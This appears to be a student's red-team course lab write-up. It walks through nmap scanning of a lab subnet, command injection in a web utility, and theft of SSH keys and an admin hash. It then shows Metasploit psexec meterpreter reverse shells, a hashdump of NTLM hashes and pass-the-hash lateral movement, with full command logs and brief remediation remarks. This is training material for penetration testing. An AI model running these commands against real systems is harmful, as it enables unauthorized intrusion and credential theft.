Network scan pt1

```
inet 172.31.35.100/20 brd 172.31.47.255 scope global dynamic eth0
```

First command "nmap -v 172.31.35.100" & "nmap -v 172.31.35.100/20" for versions of system verbose details of the subnet, "V" will provide version of current system/subnet depending on argument, "v" will look for verbose details on subnet/system again depending on ip specification.

```
Initiating Parallel DNS resolution of 5 hosts. at 16:17
Completed Parallel DNS resolution of 5 hosts. at 16:17, 0.00s elapsed
```

System tested every host within permissible subnet, there were 5 active hosts within the network when scanned the "V" command also yields open ports within the system and details, example shown in figures 5-9

```
Nmap scan report for ip-172-31-35-100.us-west-2.compute.internal (172.31.35.100)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt
```

```
Nmap scan report for ip-172-31-38-195.us-west-2.compute.internal (172.31.38.195)
Host is up (0.00029s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt
```

```
Nmap scan report for ip-172-31-38-227.us-west-2.compute.internal (172.31.38.227)
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt
```


```
Nmap scan report for ip-172-31-42-248.us-west-2.compute.internal (172.31.42.248)
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt
```

```
Nmap scan report for ip-172-31-44-120.us-west-2.compute.internal (172.31.44.120)
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Read data files from: /usr/bin/../share/nmap
Nmap done: 4096 IP addresses (5 hosts up) scanned in 64.32 seconds
```

For individual port scanning "NMAP -p <#'s of ports e.g. 1-5000><IP address/Subnet>

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-5000 172.31.44.120
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-20 16:27 UTC
Nmap scan report for ip-172-31-44-120.us-west-2.compute.internal (172.31.44.120)
Host is up (0.00024s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1013/tcp open  unknown
```

When using said command, it's a simpler way of extracting singular user data, if looking to analyze a larger set, the "v" command is much better for showing a little more.
Several hosts had findings that were surprising as well as set for further risk,




172.31.44.120:1013 hosts a website at a non typical port and provided access to a "utility development site" that can be injectable depending on how you're looking to access. ***(Which host is running a web server on a non-standard port? What port is it running on?)***
Most if not all commands I ran without root privileges, for example in trying to figure out OS and operating systems the NMAP -O command was used and required "root."

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 172.31.35.100/20
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
```

Cmd "nmap -A <ip addr/subnet> provides an in-depth scan and yields several results such as services, OS, open ports, ssh host keys that are passable and crackable.


```
┌──(kali㉿kali)-[~]
└─$ nmap -A 172.31.35.100/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-20 22:08 UTC
Stats: 0:00:26 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 11.90% done; ETC: 22:11 (0:02:58 remaining)
Nmap scan report for ip-172-31-35-100.us-west-2.compute.internal (172.31.35.100)
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 fc694dd38a0796e32153bac000c08ea0 (ECDSA)
|_  256 f125c27a884d5493ff9965b2af896540 (ED25519)
```

Host 172.31.42.248 had their server environment open without any external checks or MFA through port 8443. Including a Firefox data file and processes in .dll format that can be edited-read-and executed.



Several Windows hosted machines were present 172.31.42.248 & aforementioned 172.31.38.195 were both windows systems and had SSH keys displayed with the nmap -A.

Initial Compromise pt.2



Server hosting site-172.31.44.120 can easily be cracked with command injection or a simple "||" "&&" and even a conditional statement along with a 'or '1' = 1'


```
Server:         127.0.0.53
Address:        127.0.0.53#53

** server can't find fullstack: SERVFAIL

/var/www/html/networkutility/tools/nslookup
```

The search "full stack" and "|| pwd" yielded to me the exact place where this service was located within the server. Adding the command "ls -la" showed me hidden files within the directory in PHP format that can be injected cross site because the files were "world writable."

```
Server:         127.0.0.53
Address:        127.0.0.53#53

** server can't find fullstack: SERVFAIL

total 20
drwxrwxrwx  2 root root 4096 Nov  2  2022 .
drwxrwxrwx 21 root root 4096 Nov  2  2022 ..
-rwxrwxrwx  1 root root 1335 Nov  2  2022 home.php
-rwxr-xr-x  1 root root 2119 Nov  2  2022 home.php.bk
-rwxrwxrwx  1 root root 1791 Nov  2  2022 index.php
```

```
** server can't find fullstack: SERVFAIL

1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5:  mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:9b:cd:8f:6c:73 brd ff:ff:ff:ff:ff:ff
    inet 172.31.44.120/20 metric 100 brd 172.31.47.255 scope global dynamic ens5
       valid_lft 3407sec preferred_lft 3407sec
    inet6 fe80::9b:cdff:fe8f:6c73/64 scope link
```


Commands like "Whoami" also yielded and told us exactly who this server was "www-data"



all types of sensitive information had executable permissions, when running "fullstack || ls -la /etc/ showed several files that can be not only looked into but fully edited through priv escalation, below shows how some daily cronjobs can be infected.


```
drwxr-xr-x   2 root root       4096 Jun  9  2022 byobu
drwxr-xr-x   3 root root       4096 Jun  9  2022 ca-certificates
-rw-r--r--   1 root root       6253 Jul  6  2023 ca-certificates.conf
-rw-r--r--   1 root root       5529 Jun  9  2022 ca-certificates.conf.dpkg-old
drwxr-s---   2 root dip        4096 Sep 15  2022 chatscripts
drwxr-xr-x   4 root root       4096 Jun  9  2022 chrony
drwxr-xr-x   4 root root       4096 Nov  3  2022 cloud
drwxr-xr-x   2 root root       4096 Jun  9  2022 console-setup
drwxr-xr-x   2 root root       4096 Sep 15  2022 cracklib
drwxr-xr-x   2 root root       4096 Nov  2  2022 cron.d
drwxr-xr-x   2 root root       4096 Jul  6  2023 cron.daily
drwxr-xr-x   2 root root       4096 Jun  9  2022 cron.hourly
drwxr-xr-x   2 root root       4096 Sep 15  2022 cron.monthly
drwxr-xr-x   2 root root       4096 Sep 15  2022 cron.weekly
-rw-r--r--   1 root root       1136 Mar 23  2022 crontab
drwxr-xr-x   2 root root       4096 Jun  9  2022 cryptsetup-initramfs
-rw-r--r--   1 root root         54 Jun  9  2022 crypttab
drwxr-xr-x   5 root lp         4096 May 20 22:50 cups
drwxr-xr-x   2 root root       4096 Sep 15  2022 cupshelpers
drwxr-xr-x   4 root root       4096 Jun  9  2022 dbus-1
drwxr-xr-x   4 root root       4096 Sep 15  2022 dconf
```

Even some user binaries can be moved, edited and infected such as a simple "ls" command that when executed can run some form of infection and or execute a malicious process depending on skill of hacker.



Pivoting into system Pt.3

172.31.44.120 Hosting had multiple users with privileges that exceeded the least amount of access Needed. Essentially there were three users with elevated privileges, two administrators making it far too easy to escalate and skip around. There were multiple keys, within "/home" directories, of several users, alice-devops, www-data were two keys retrieved from the reconnaissance. Although the particular keys didn't immediately give access to systems, only alice-devops helped give access.



Multiple keys were saved in order to keep several versions of the key, eventually the key gave access to the system shown below, ideally we don't want things to be that easy, we'd like that to be a honeypot or a lure, it should be in a hidden directory, and require a password to get to the password. Along with scripts and logs monitoring failed entries.

```
┌──(kali㉿kali)-[~/Documents]
└─$ ls
key_1  key_2
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo chmod 700 key_1

┌──(kali㉿kali)-[~/Documents]
└─$ ls -la
total 12
drwxr-xr-x  2 kali kali 4096 May 22 15:24 .
drwxr-xr-x 18 kali kali 4096 May 22 12:45 ..
-rwx------  1 kali kali 2602 May 22 15:24 key_1

┌──(kali㉿kali)-[~/Documents]
└─$ ssh -i key_1 alice-devops@172.31.38.227 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 17:10:03 UTC 2023
```

```
┌──(kali㉿kali)-[~]
└─$ ssh -D 22 172.31.35.100@172.31.44.120
The authenticity of host '172.31.44.120 (172.31.44.120)' can't be established.
ED25519 key fingerprint is SHA256:Nnz0TmqIpOm3UG1lpZEmwH2oSQV6Sc6FMV84Gmp/WOI.
This key is not known by any other names.
```

Pt 4 Reconnaissance

```
alice-devops@ubuntu22:~$ nano scripts/
alice-devops@ubuntu22:~$ cat scripts/
cat: scripts/: Is a directory
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user a

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
```


Alice-devops did have multiple hashes in plain text no zip files no passwords, all easily accessible in home directory.


Pt 5 Password Cracking,


```
┌──(kali㉿kali)-[~]
└─$ cd Documents

┌──(kali㉿kali)-[~/Documents]
└─$ ls
key_1  winhash

┌──(kali㉿kali)-[~/Documents]
└─$ cat winhash
00bfc8c729f5d4d529a412b12c58ddd2
```

The time it took to find & crack the password was relatively nothing. It's not only relatively simple, but from a technical standpoint there are dozens of opportunities to mislead, trick, and use that as an opportunity to gather data with logging and providing an old password hash.

Metasploit pt.6







```
msf6 exploit(windows/smb/psexec) > set exploit windows/x64/meterpreter/reverse_tcp
[-] Unknown datastore option: exploit.
msf6 exploit(windows/smb/psexec) > set payload  windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUser alice-devops
SMBUser ⇒ alice-devops
msf6 exploit(windows/smb/psexec) > SMBPassword pokemon
[-] Unknown command: SMBPassword
msf6 exploit(windows/smb/psexec) > set SMBPassword pokemon
[-] Unknown datastore option: SMBPassword. Did you mean PASSWORD?
msf6 exploit(windows/smb/psexec) > SMBPass pokemon
[-] Unknown command: SMBPass
msf6 exploit(windows/smb/psexec) > set PASSWORD pokemon
PASSWORD ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.42.248
RHOSTS ⇒ 172.31.42.248
msf6 exploit(windows/smb/psexec) >
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.42.248
RHOSTS ⇒ 172.31.42.248
msf6 exploit(windows/smb/psexec) > set SMBPass 00bfc8c729f5d4d529a412b12c58ddd2
SMBPass ⇒ 00bfc8c729f5d4d529a412b12c58ddd2
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.35.100:4444
[*] 172.31.42.248:445 - Connecting to the server ...
[*] 172.31.42.248:445 - Authenticating to 172.31.42.248:445 as user 'Administrator' ...
[-] 172.31.42.248:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Fa
LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authenticatio
[*] Exploit completed, but no session was created.
```

```
[*] 172.31.42.248:445 - Authenticating to 172.31.42.248:445 as user 'Administrator' ...
[-] 172.31.42.248:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0×c000006d) STATUS_
LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set SMBPass Pokemon
SMBPass ⇒ Pokemon
msf6 exploit(windows/smb/psexec) > SMBpass pokemon
[-] Unknown command: SMBpass
msf6 exploit(windows/smb/psexec) > set SMBpass pokemon
SMBpass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.35.100:4444
[*] 172.31.42.248:445 - Connecting to the server ...
[*] 172.31.42.248:445 - Authenticating to 172.31.42.248:445 as user 'Administrator' ...
[*] 172.31.42.248:445 - Selecting PowerShell target
[*] 172.31.42.248:445 - Executing the payload ...
[+] 172.31.42.248:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.42.248
[*] Meterpreter session 1 opened (172.31.35.100:4444 → 172.31.42.248:49866) at 2024-05-23 01:06:57 +0000

meterpreter > dir
Listing: C:\Windows\system32
```

In running Metasploit ran into several issues trying to get the correct server Intact, "pokemon " also being a password for an admin is an issue as well. All passwords that are being used should not only be salted they should all be hidden.

Pt 7 Passing the hash


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

```
kali@kali: ~ ×   kali@kali: ~/Documents ×   kali@kali: ~/Documents ×
  GNU nano 7.2                                                winhash2 *
aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
```

```
msf6 exploit(windows/smb/psexec) > set SMBpass 00bfc8c729f5d4d529a412b12c58ddd2
SMBpass ⇒ 00bfc8c729f5d4d529a412b12c58ddd2
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > set SMBpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBpass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.35.100:4444
[*] 172.31.38.195:445 - Connecting to the server...
[*] 172.31.38.195:445 - Authenticating to 172.31.38.195:445 as user 'Administrator2'...
[*] 172.31.38.195:445 - Selecting PowerShell target
[*] 172.31.38.195:445 - Executing the payload...
[+] 172.31.38.195:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.38.195
[*] Meterpreter session 2 opened (172.31.35.100:4444 → 172.31.38.195:49917) at 2024-05-23 01:29:11 +0000

meterpreter >
```

Having more than one user with elevated privileges allows for extra sideways and lateral movements. There should be several layers as well.

PT 8


C:\Windows>CD debug
CD debug
C:\Windows\debug>dir
dir
Volume in drive C has no label.
Volume Serial Number is 946B-0B12
Directory of C:\Windows\debug
11/05/2022 09:59 PM <DIR> .
11/05/2022 09:59 PM <DIR> ..
08/10/2022 05:12 AM 63,532 mrt.log
05/23/2024 01:35 PM 0 PASSWD.LOG
08/19/2022 06:29 PM 10,913 sammui.log
11/05/2022 10:01 PM 55 secrets.txt
4 File(s) 74,500 bytes
2 Dir(s) 9,800,966,144 bytes free
C:\Windows\debug>Type secrets.txt
Type secrets.txt
Congratulations! You have finished the red team course!
C:\Windows\debug>